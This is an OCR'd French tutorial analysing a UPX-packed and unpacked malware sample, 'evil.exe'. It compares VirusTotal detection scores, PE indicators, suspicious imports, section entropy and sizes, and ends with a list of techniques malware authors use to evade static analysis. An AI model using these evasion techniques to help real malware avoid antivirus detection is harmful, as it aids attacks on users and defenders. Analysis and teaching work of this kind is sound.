


Même analyse si utilisation du packer UPX :



➔ Le malware est légèrement moins détecté par virustotal lorsque compressé !

Les infos Virustotal avec Adlice PE Viewer sur le malware evil.exe :




Général | Image | Indicateurs | VirusTotal | Mémoire | Hex / Texte | Désassembleur | Entête MZ | Entête PE | Se

Score: 57/72 (TrojanDownloader:Win32/Small!MSR) - Ouvrir permalien - Soumettre encore

Antivirus	Résultat	Mise à jour	
Acronis		20230828	1.2.0.121
Baidu		20190318	1.0.0.2
CAT-QuickHeal		20231116	22.00
CMC		20230822	2.4.2022.1
Gridinsoft		20231117	1.0.147.174
Paloalto		20231117	0.9.0.1003
Panda		20231116	4.6.4.2
Zoner		20231117	2.2.2.0
tehtris		20231117	v0.1.4-109-g76614fd
BitDefenderTheta	AI:Packer.6911D1B71F	20231023	7.2.37796.0
Ikarus	Backdoor.Win32.SuspectCRC	20231116	6.2.4.0
VBA32	BScope.Trojan.Downloader	20231116	5.0.0
Google	Detected	20231117	1700202639
Rising	Downloader.Small!8.B41 (TFE:5:KjqgWRiq2dI)	20231117	25.0.0.27
Zillya	Downloader.Small.Win32.47818	20231116	2.0.0.4996
ALYac	Gen:Variant.Cerbu.64782	20231117	1.1.3.1
BitDefender	Gen:Variant.Cerbu.64782	20231117	7.2
GData	Gen:Variant.Cerbu.64782	20231117	A:25.36827B:27.33888

Les infos Virustotal sur le même malware si le packer UPX est utilisé :



Général | Image | Indicateurs | VirusTotal | Mémoire | Hex / Texte | Désassembleur | Entête MZ | Entête PE | Sec

Score: 45/70 (Trojan:Win32/Wacatac.B!ml) - Ouvrir permalien - Soumettre encore

Antivirus	Résultat	Mise à jour	
Acronis		20230828	1.2.0.121
Alibaba		20190527	0.3.0.5
Baidu		20190318	1.0.0.2
CAT-QuickHeal		20231118	22.00
CMC		20230822	2.4.2022.1
ClamAV		20231118	1.2.1.0
Cybereason		20231102	1.2.449
Gridinsoft		20231119	1.0.147.174
Lionic		20231119	7.5
MaxSecure		20231118	1.0.0.1
Paloalto		20231119	0.9.0.1003
Panda		20231118	4.6.4.2
SUPERAntiSpyware		20231118	5.6.0.1032
Trapmine		20231106	4.0.14.97
TrendMicro-HouseCall		20231119	10.0.0.1040
ViRobot		20231118	2014.3.20.0
VirIT		20231117	9.5.581
Xcitium		20231118	36188
Yandex		20231119	5.5.2.24
Zoner		20231119	2.2.2.0
tehtris		20231119	v0.1.4-109-g76614fd
Ikarus	Backdoor.Win32.SuspectCRC	20231118	6.2.4.0
VBA32	BScope.Trojan.Downloader	20231117	5.0.0
Google	Detected	20231119	1700375440
Rising	Downloader.Small!8.B41 (TFE:5:ahuIYx6fq5C)	20231119	25.0.0.27
BitDefenderTheta	Gen:NN.ZexaF.36792.amGfaiKkQvf	20231023	7.2.37796.0

Image avec Adlice PE Viewer du malware evil.exe :





Image du même malware avec l'utilisation du packer UPX :

On peut voir visuellement qu'avec l'utilisation du packer, l'entropie du fichier est plus élevée !

Indicateurs avec Adlice PE Viewer du malware evil.exe :




Général | Image | Indicateurs | VirusTotal | Mémoire | Hex / Texte | Désassembleur | Entête MZ | Entête PE | Sections PE / Overlay | Imports PE

Score malicieux: 100/100

Score	Sévérité	Indicateur	Val
100%	0	Recherche d'URLs	Textes détectés: http://www.practicalmalwareanalysis.com/updater.exe
100%	5	Somme de contrôle	La somme de contrôle est différente de l'entête PE
100%	2	DEP	Le fichier ignore la DEP
100%	2	DEP	Le fichier ignore l'intégrité de code
100%	2	ASLR	L'ASLR est désactivée
100%	0	Import en liste noire	WriteFile
100%	1	Modifications du système de fichiers	Le fichier modifie le système de fichiers
100%	0	Import en liste noire	CreateFileA
100%	0	Import en liste noire	GetModuleHandleA
100%	0	Import en liste noire	OpenProcess
100%	3	Pas d'informations de version	Le fichier n'enregistre aucune information de version
100%	5	Signature numérique	Le fichier n'est PAS signé numériquement
100%	20	VirusTotal	Le score VirusTotal est supérieur à 5


Indicateurs du même malware avec l'utilisation du packer UPX :




Score malicieux: 100/100

Score	Sévérité	Indicateur	
100%	20	VirusTotal	Le score VirusTotal est supérieur à 5
100%	5	Point d'entrée	Le point d'entrée est en dehors de la première section
100%	5	Somme de contrôle	La somme de contrôle est différente de l'entête PE
100%	2	DEP	Le fichier ignore la DEP
100%	2	DEP	Le fichier ignore l'intégrité de code
100%	2	ASLR	L'ASLR est désactivée
100%	5	Le nom de section est en liste noire	Le nom de section (UPX0) est en liste noire
100%	5	Le nom de section est en liste noire	Le nom de section (UPX0) possède des caractères numériques
100%	5	Le nom de section est en liste noire	Le nom de section (UPX1) est en liste noire
100%	5	Le nom de section est en liste noire	Le nom de section (UPX1) possède des caractères numériques
100%	3	Pas d'informations de version	Le fichier n'enregistre aucune information de version
100%	5	Analyse PE	Resource (0xb030) has offset data pointing to invalid RVA (0x4060)
100%	5	Signature numérique	Le fichier n'est PAS signé numériquement

Imports avec Adlice PE Viewer du malware evil.exe :




Imports suspects avec Adlice PE Viewer du même malware si utilisation du packer UPX :



Les fonctions importées suspectes d'un malware compressé (avec un packer) seront : **CreateServiceA**, **GetProcAddress**, **InternetOpenA**, **LoadLibraryA**, **VirtualAlloc**, **VirtualFree** et **VirtualProtect**.


Sections classiques du malware evil.exe avec Adlice PE Viewer :



Général | Image | Indicateurs | VirusTotal | Mémoire | Hex / Texte | Désassembleur | Entête MZ | Entête PE | Sections

#	Nom	Ratio	Taille Virtuelle	Addresse Virtuelle	Taille Physique	Offset données brutes	Entropie
1	.text	11%	0x720	0x1000	0x1000	0x1000	3.12
2	.rdata	11%	0x3D2	0x2000	0x1000	0x2000	1.59
3	.data	11%	0x14C	0x3000	0x1000	0x3000	0.508
4	.rsrc	56%	0x4060	0x4000	0x5000	0x4000	0.713

Sections renommées du même malware avec l'utilisation du packer UPX :



Général | Image | Indicateurs | VirusTotal | Mémoire | Hex / Texte | Désassembleur | Entête MZ | Entête PE | Sections PE / Overlay | In

#	Nom	Ratio	Taille Virtuelle	Addresse Virtuelle	Taille Physique	Offset données brutes	Entropie	Drapeau
1	UPX0	0%	0x9000	0x1000	0x0	0x400	0	0xE000008
2	UPX1	67%	0x1000	0xA000	0xC00	0x400	7.53	0xE000004
3	.rsrc	11%	0x1000	0xB000	0x200	0x1000	2.47	0xC000004

Suite à l'utilisation d'un packer, les sections classiques du fichier PE disparaissent et sont remplacées par des sections dont le nom est inhabituel.

Pour rappel, les sections classiques d'un exécutable PE sont :

- ➔ .text : code du fichier PE
- ➔ .rdata : données en lecture seule
- ➔ .data : variables initialisées (strings, URLs, …)
- ➔ .bss : variables non initialisées (inputs de l'utilisateur)
- ➔ .rsrc : ressources du fichier PE
- ➔ .idata : table des imports

Les sections d'un fichiers PE compressé avec UPX seront notamment UPX0 et UPX1.

Raw-size et virtual-size du malware evil.exe avec **pestudio** :

property	value	value	value	value
name	.text	.rdata	.data	.rsrc
md5	77DF9F7EBC4A2BC4BDF2B4...	D630E1EB49ED821E38202AE...	D9A3822A7733A76776D8B6E...	398569177D4D82090D3E174...
entropy	3.123	1.591	0.508	0.713
file-ratio (88.89%)	11.11 %	11.11 %	11.11 %	55.56 %
raw-address	0x00001000	0x00002000	0x00003000	0x00004000
raw-size (32768 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)	0x00005000 (20480 bytes)
virtual-address	0x00401000	0x00402000	0x00403000	0x00404000
virtual-size (19614 bytes)	0x00000720 (1824 bytes)	0x000003D2 (978 bytes)	0x0000014C (332 bytes)	0x00004060 (16480 bytes)
entry-point	**0x000015CF**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040
writable	-	-	**x**	-
executable	**x**	-	-	-

Raw-size et virtual-size du même malware avec l'utilisation d'UPX avec **pestudio** :

property	value	value	value
name	UPX0	UPX1	.rsrc
md5	n/a	0D299A8A4BB1DE464EB5F7E...	A3092010E8443BA360E53EB...
entropy	n/a	7.526	2.472
file-ratio (77.78%)	n/a	66.67 %	11.11 %
raw-address	0x00000400	0x00000400	0x00001000
raw-size (3584 bytes)	0x00000000 (0 bytes)	0x00000C00 (3072 bytes)	0x00000200 (512 bytes)
virtual-address	0x00401000	0x0040A000	0x0040B000
virtual-size (45056 bytes)	0x00009000 (36864 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)
entry-point	-	**0x0000AA20**	-
characteristics	0xE0000080	0xE0000040	0xC0000040
writable	**x**	**x**	**x**
executable	**x**	**x**	-
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	x
uninitialized-data	x	-	-
unreadable	-	-	-
self-modifying	**x**	**x**	-
virtualized	**x**	-	-
file	n/a	n/a	n/a

On peut remarquer que, contrairement au malware non compressé, le malware compressé avec UPX possède une section (UPX0) dont la taille sur le disque (raw-size) est très éloignée de la taille en mémoire (virtual-size) : 0 bytes contre 36.864 bytes ! Ceci est typique avec l'utilisation des packers.

Pestudio : hash et imphash

Pestudio calcule le hash du fichier exécutable mais aussi l'imphash (hash des imports). Cet imphash est plus intéressant que le hash du fichier car si ce dernier est modifié, les imports restent souvent les mêmes ! C'est donc un bon indicateur lors de l'analyse…

Malware Analysis - analyse dynamique basique et avancée

L'analyse basique (statique ou dynamique) n'est pas suffisante pour étudier un malware. En effet, les concepteurs de maliciels utilisent parfois des techniques permettant de compliquer cette analyse et d'éviter la détection.

Comment échapper à l'analyse →

- ➔ **Techniques anti-débogage**
- ➔ **Détection des VM**
- ➔ **Utilisation de packer**

En résumé :

Comment contourner l'analyse statique basique

- ➔ **Modifier les motifs sur lesquels se basent les antivirus afin de tromper la détection par signature.**
- ➔ **Charger des DLL au moment de l'exécution (avec les bibliothèques Windows LoadLibrary ou LoadLibraryEx)**
- ➔ **Modifier le hash du malware (modifier un seul octet suffit : ajouter par exemple un NOP = 0x90). D'où l'intérêt du hash fuzzy !**
- ➔ **Utiliser l'obfuscation des chaînes de caractères (qui ne seront décodées que pendant l'exécution = le runtime). Seront ainsi dissimulés les noms de domaine, les adresses IP, …**
- ➔ **Utiliser un packer pour obfusquer le code.**

